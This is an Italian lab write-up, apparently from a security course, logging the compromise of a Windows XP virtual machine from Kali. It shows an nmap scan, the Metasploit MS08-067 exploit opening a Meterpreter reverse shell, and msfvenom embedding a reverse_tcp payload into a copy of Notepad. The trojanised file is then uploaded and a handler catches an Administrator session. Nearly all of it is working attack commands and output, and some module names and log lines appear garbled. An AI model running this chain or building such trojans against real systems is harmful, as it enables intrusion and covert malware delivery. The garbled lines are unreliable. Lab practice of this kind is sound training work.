


Extra S7-L2

Avvio macchina Windows XP e cambio indirizzo IP su **192.168.1.40**



Verifica connessione tra macchina kali e macchina windows tramite ping

```
(kali@kali)-[~]
$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data:
64 bytes from 192.168.1.40: icmp_seq=1 ttl=128 time=0.737 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=128 time=0.736 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=128 time=0.473 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=128 time=0.742 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=128 time=0.535 ms
^C
--- 192.168.1.40 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4094ms
rtt min/avg/max/mdev = 0.473/0.644/0.742/0.116 ms
```

Avvio scansione nmap

```
msf6 > nmap -sV -O 192.168.1.40
[*] exec: nmap -sV -O 192.168.1.40

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-17 19:03 CET
Nmap scan report for 192.168.1.40
Host is up (0.00069s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:5C:8D:1C (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|2003|2008|2000 (97%), General Dynamics embedded (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_2000::sp4
Aggressive OS guesses: Microsoft Windows XP SP3 (97%), Microsoft Windows Server 2003 SP1 or SP2 (95%), Microsoft Windows Server 2008 Enterprise SP2 (95%), Microsoft Windows Server 2003 SP2 (94%), Microsoft Windows XP (94%), Microsoft Windows XP SP2 or SP3 (94%), Microsoft Windows 2000 SP4 (94%), Microsoft Windows XP SP2 or Windows Server 2003 (93%), Microsoft Windows 2000 SP4 or Windows XP SP2 or SP3 (92%), Microsoft Windows 2003 SP2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.61 seconds
msf6 >
```

Ricerca exploit per la macchina Windows

```
msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

Metasploit

+ --=[ metasploit v6.4.38-dev ]
+ --=[ 2467 exploits - 1273 auxiliary - 431 post ]
+ --=[ 1478 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search MS08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Serv
er Service Relative Path Stack Corruption
1  \_ target: Automatic Targeting          .              .    .    .
2  \_ target: Windows 2000 Universal        .              .    .    .
3  \_ target: Windows XP SP0/SP1 Universal .              .    .    .
4  \_ target: Windows 2003 SP0 Universal    .              .    .    .
5  \_ target: Windows XP SP2 English (AlwaysOn NX) .          .    .    .
6  \_ target: Windows XP SP2 English (NX)   .              .    .    .
7  \_ target: Windows XP SP3 English (AlwaysOn NX) .          .    .    .
8  \_ target: Windows XP SP3 English (NX)   .              .    .    .
9  \_ target: Windows XP SP2 Arabic (NX)    .              .    .    .
10 \_ target: Windows XP SP2 Chinese - Traditional / Taiwan (NX) .          .    .    .
11 \_ target: Windows XP SP2 Chinese - Simplified (NX) .          .    .    .
12 \_ target: Windows XP SP2 Chinese - Traditional (NX) .          .    .    .
13 \_ target: Windows XP SP2 Czech (NX)     .              .    .    .
14 \_ target: Windows XP SP2 Danish (NX)    .              .    .    .
15 \_ target: Windows XP SP2 German (NX)    .              .    .    .
16 \_ target: Windows XP SP2 Greek (NX)     .              .    .    .
17 \_ target: Windows XP SP2 Spanish (NX)   .              .    .    .
18 \_ target: Windows XP SP2 Finnish (NX)   .              .    .    .
19 \_ target: Windows XP SP2 French (NX)    .              .    .    .
20 \_ target: Windows XP SP2 Hebrew (NX)    .              .    .    .
21 \_ target: Windows XP SP2 Hungarian (NX) .              .    .    .
```

Settaggio opzioni e avvio exploit

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.1.40    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT     445             yes       The SMB service port (TCP)
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process)
LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:445 - Automatically detecting the target...
[*] 192.168.1.40:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.40:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.40:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.40:1032) at 2024-12-18 10:30:10

meterpreter >
```

Verifica con **screenshare**

Target IP : 192.168.1.40
Start time : 2024-12-18 12:25:00 +0100
Status : Playing



Navigazione directory, scelta del file per **msfvenom** e download **NOTEPAD.exe**

```
msf6 exploit(windows/smb/mim0_007_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:445 - Automatically detecting the target...
[*] 192.168.1.40:445 - Fingerprint: windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.40:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.40:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177726 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.40:1032) at 2024-12-18 12:14:06 +0100

meterpreter > cd C://WINDOWS
meterpreter > ls
Listing: C:\WINDOWS

Mode                Size           Type             Last modified          Name
-----
100566/rw-rw-rw-    0             file             2024-12-18 09:10:10 +0100 0.log
040777/rw-rw-rw-    0             dir              2024-04-09 01:22:46 +0200 AppPatch
100566/rw-rw-rw-    0             file             2008-04-14 14:00:00 +0200 Bolle di sapone.bmp
100566/rw-rw-rw-    0             file             2008-04-14 14:00:00 +0200 Caffè.bmp
040777/rw-rw-rw-    0             dir              2024-04-09 01:21:08 +0200 Config
040777/rw-rw-rw-    0             dir              2024-04-09 01:21:08 +0200 Connection Wizard
040777/rw-rw-rw-    0             dir              2024-04-09 21:27:59 +0200 Cursors
040777/rw-rw-rw-    0             dir              2024-04-09 01:23:16 +0200 Debug
040777/rw-rw-rw-    0             dir              2024-04-09 23:28:59 +0200 Downloaded Program Files
040777/rw-rw-rw-    0             dir              2024-04-09 01:21:08 +0200 Devices
```

Avvio e raccolta informazioni su **msfvenom**

```
(kali@kali)~$ msfvenom -h
Error: Missing required argument for option
msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var>val
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.1 -f exe -o payload.exe

Options:
  -l, --list <type>          List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload <payload>    Payload to use (-l list payloads to list, --list-options for arguments). Specify "-" or STDIN for custom
  --list-options              List --payload values' standard, advanced and evasion options
  -f, --format <format>      Output format (use --list-formats to list)
  -e, --encoder <encoder>     The encoder to use (use --list-encoders to list)
  --service-name <value>     The service name to use when generating a service binary
  --sec-name <value>         The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  --smallest <value>         Generate the smallest possible payload using all available encoders
  --encrypt <value>          The type of encryption or encoding to apply to the shellcode (use --list-encrypt to list)
  --encrypt-key <value>      A key to be used for --encrypt
  --encrypt-iv <value>       An initialization vector for --encrypt
  --arch <arch>              The architecture to use for --payload and --encoders (use --list-archs to list)
  --platform <platform>      The platform for --payload (use --list-platforms to list)
  -o, --out <path>           Save the payload to file
  -b, --bad-chars <chars>    Characters to avoid example: '\x00\xff'
  --nopsled <length>         Prepend a nopsled of [length] size on to the payload
  --nops <length>            Use nopsled size specified by --length as the total payload size, auto-prepend a nopsled of quantity (nops minus payload length)
  -s, --space <length>       The maximum size of the resulting payload
  --encoder-space <length>   The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count>   The number of times to encode the payload
  -c, --add-code <path>      Specify an additional win32 shellcode file to include
  -t, --template <path>     Specify a custom executable file to use as a template
  -k, --keep <value>         Preserve the --template behaviour and inject the payload as a new thread
  --var-name <value>         Specify a custom variable name to use for certain output formats
  -t, --timeout <seconds>    The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
  -h, --help                 Show this message
```

Ricerca con filtri del **payload** da utilizzare

```
(kali@kali)~$ msfvenom --list payloads | grep "windows" | grep "reverse_tcp" | grep "meterpreter"
cmd/windows/http/x64/meterpreter/reverse_tcp      Fetch and execute a
cmd/windows/http/x64/meterpreter/reverse_tcp_rc4  Fetch and execute a
cmd/windows/http/x64/meterpreter/reverse_tcp_uuid Fetch and execute a
cmd/windows/http/x64/meterpreter/reverse_tcp      Fetch and execute a
cmd/windows/https/x64/meterpreter/reverse_tcp     Fetch and execute a
cmd/windows/https/x64/meterpreter/reverse_tcp_rc4 Fetch and execute a
cmd/windows/https/x64/meterpreter/reverse_tcp_uuid Fetch and execute a
cmd/windows/powershell/meterpreter/reverse_tcp    Execute an x86 payl
cmd/windows/powershell/meterpreter/reverse_tcp_allports Execute an x86 payl
cmd/windows/powershell/meterpreter/reverse_tcp_dns Execute an x86 payl
cmd/windows/powershell/meterpreter/reverse_tcp_rc4 Execute an x86 payl
cmd/windows/powershell/meterpreter/reverse_tcp_rc4_dns Execute an x86 payl
cmd/windows/powershell/meterpreter/reverse_tcp_uuid Execute an x86 payl
cmd/windows/powershell/payload/meterpreter/reverse_tcp Execute an x86 payl
cmd/windows/powershell/payload/meterpreter/reverse_tcp_allports Execute an x86 payl
cmd/windows/powershell/payload/meterpreter/reverse_tcp_dns Execute an x86 payl
cmd/windows/powershell/payload/meterpreter/reverse_tcp_rc4 Execute an x86 payl
cmd/windows/powershell/payload/meterpreter/reverse_tcp_rc4_dns Execute an x86 payl
```

Creazione file **NOTEPAD2.exe** “infetto”

```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.25 LPORT=4444 -x NOTEPAD.exe -k -f exe -o NOTEPAD2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 111616 bytes
Saved as: NOTEPAD2.exe
```

Upload file sul desktop della macchina Windows

```
meterpreter > cd "Desktop"
meterpreter > upload NOTEPAD2.exe
[*] Uploading : /home/kali/NOTEPAD2.exe → NOTEPAD2.exe
[*] Uploaded 109.00 KiB of 109.00 KiB (100.0%): /home/kali/NOTEPAD2.exe → NOTEPAD2.exe
[*] Completed : /home/kali/NOTEPAD2.exe → NOTEPAD2.exe
```

Dopo aver chiuso la sessione attiva, ricerca **multi handler**

```
msf6 > search multi handler

Matching Modules
=====
```

#	Name	Discovered
0	exploit/linux/local/apt_package_manager_persistence	19
1	exploit/android/local/janus	20
2	auxiliary/scanner/http/apache_mod_cgi_bash_env	20
3	exploit/linux/local/bash_profile_persistence	19
4	exploit/linux/local/desktop_privilege_escalation	20
5	target: Linux x86	.
6	target: Linux x86_64	.
7	exploit/multi/handler	.
8	exploit/multi/http/hp_sitescope_uploadfiles_handler	20
9	target: HP SiteScope 11.20 / Windows 2003 SP2	.
10	target: HP SiteScope 11.20 / Linux CentOS 6.3	.
11	exploit/windows/finemall/blackice_333_333	20

Avvio **multi handler**, settaggio e visualizzazione opzioni

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.25    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > show payloads
```

Ricerca **payload** da caricare

```
msf6 exploit(multi/handler) > search reverse_tcp meterpreter

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/android/meterpreter_reverse_tcp		normal	No	Android Meterpreter Shell, Reverse TCP Inline
1	payload/android/meterpreter_reverse_tcp		normal	No	Android Meterpreter, Android Reverse TCP Stager
2	payload/apple_ios/aarch64/meterpreter_reverse_tcp		normal	No	Apple iOS Meterpreter, Reverse TCP Inline
3	payload/apple_ios/armle/meterpreter_reverse_tcp		normal	No	Apple iOS Meterpreter, Reverse TCP Inline
4	payload/bsd/x86/metsvc_reverse_tcp		normal	No	FreeBSD Meterpreter Service, Reverse TCP Inline

Selezione **payload** e settaggio opzioni

```
msf6 exploit(multi/handler) > use 127
msf6 payload(windows/meterpreter/reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 8080            | yes      | The listen port                                           |



View the full module info with the info, or info -d command.

msf6 payload(windows/meterpreter/reverse_tcp) > set LPORT 4444
LPORT => 4444
msf6 payload(windows/meterpreter/reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



View the full module info with the info, or info -d command.
```


Visualizzazione sessioni attive (**no active sessions**)

```
msf6 payload(windows/meterpreter/reverse_tcp) > sessions

Active sessions

No active sessions.
```

Avvio exploit con la messa in ascolto della kali e avvio NOTEPAD2.exe su windows XP (applicazione notepad funzionante).



Creazione sessione **Meterpreter** (8) e avvio della sessione.

```
msf6 payload(windows/meterpreter/reverse_tcp) > exploit
[*] Sending stage (177734 bytes) to 192.168.1.40
[*] Payload Handler Started as Job 7
msf6 payload(windows/meterpreter/reverse_tcp) >
[-] Handler failed to bind to 192.168.1.25:4444:-
[-] Handler failed to bind to 0.0.0.0:4444:-
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Meterpreter session 8 opened (192.168.1.25:4444 → 192.168.1.40:1039) at 2024-12-18 13:00:35 +0100

msf6 payload(windows/meterpreter/reverse_tcp) > sessions

Active sessions



| Id | Name | Type        | Information                                     | Connection                                           |
|----|------|-------------|-------------------------------------------------|------------------------------------------------------|
| 8  |      | meterpreter | x86/windows WINDOWSXP\Administrator @ WINDOWSXP | 192.168.1.25:4444 → 192.168.1.40:1039 (192.168.1.40) |



msf6 payload(windows/meterpreter/reverse_tcp) > sessions -i 8
[*] Starting interaction with 8...

meterpreter > |
```

Verifica funzionamento.

```
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\Documents and Settings
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2024-04-08 23:31:30 +0200	Administrator
040777/rwxrwxrwx	0	dir	2024-04-08 23:29:05 +0200	All Users
040777/rwxrwxrwx	0	dir	2024-04-08 23:29:39 +0200	Default User
040777/rwxrwxrwx	0	dir	2024-04-08 23:31:16 +0200	LocalService
040777/rwxrwxrwx	0	dir	2024-04-08 23:31:14 +0200	NetworkService

```
meterpreter > █
```